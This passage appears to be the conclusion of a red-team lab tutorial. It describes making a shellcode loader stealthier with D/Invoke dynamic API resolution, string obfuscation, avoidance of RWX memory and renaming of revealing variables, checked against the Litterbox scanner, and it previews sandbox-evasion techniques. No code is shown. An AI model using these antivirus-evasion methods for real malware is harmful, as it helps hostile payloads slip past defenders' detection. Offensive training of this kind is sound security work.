
Let's analyze this in Litterbox again, uploading the DInvokeLoaderFinal.exe file and selecting Static Analysis:
NOTE: We are still using the words
shellCode,Payload, etc. in our code, which can still be a red flag for some security tools. In a real-world scenario, we would want to usemore generic terms, likedataBuffer,executeBuffer, etc., to further reduce the chances of detection.
Conclusion
In this lab we have used D/Invoke to dynamically resolve and call Windows API functions at runtime (removing them from the IAT), avoiding static imports and improving the stealthiness of our loader. We also implemented several obfuscation techniques to hide suspicious strings (payloadURL) and avoid RWX memory permissions, further reducing the chances of detection by security tools.
NOTE: You might ask "but these are
staticscans, what aboutdynamic analysis?". Good question! Dynamic analysis is indeed another layer of defense that security tools use to detect malicious behavior. However, by using D/Invoke and obfuscation techniques, we are making it harder for dynamic analysis tools to identify our loader's behavior as malicious. The goal is to reduce the likelihood of detection by both static and dynamic analysis methods, thereby increasing the chances of successful execution in a target environment. Static indicators often lead to dynamic detections, so by minimizing static footprints, we also reduce dynamic detection risks (i.e.Memory scanning).
We'll now proceed to the next lab where we'll deal with sandbox evasion techniques. These techniques will help us avoid execution in automated analysis environments, further enhancing the stealthiness of our loader.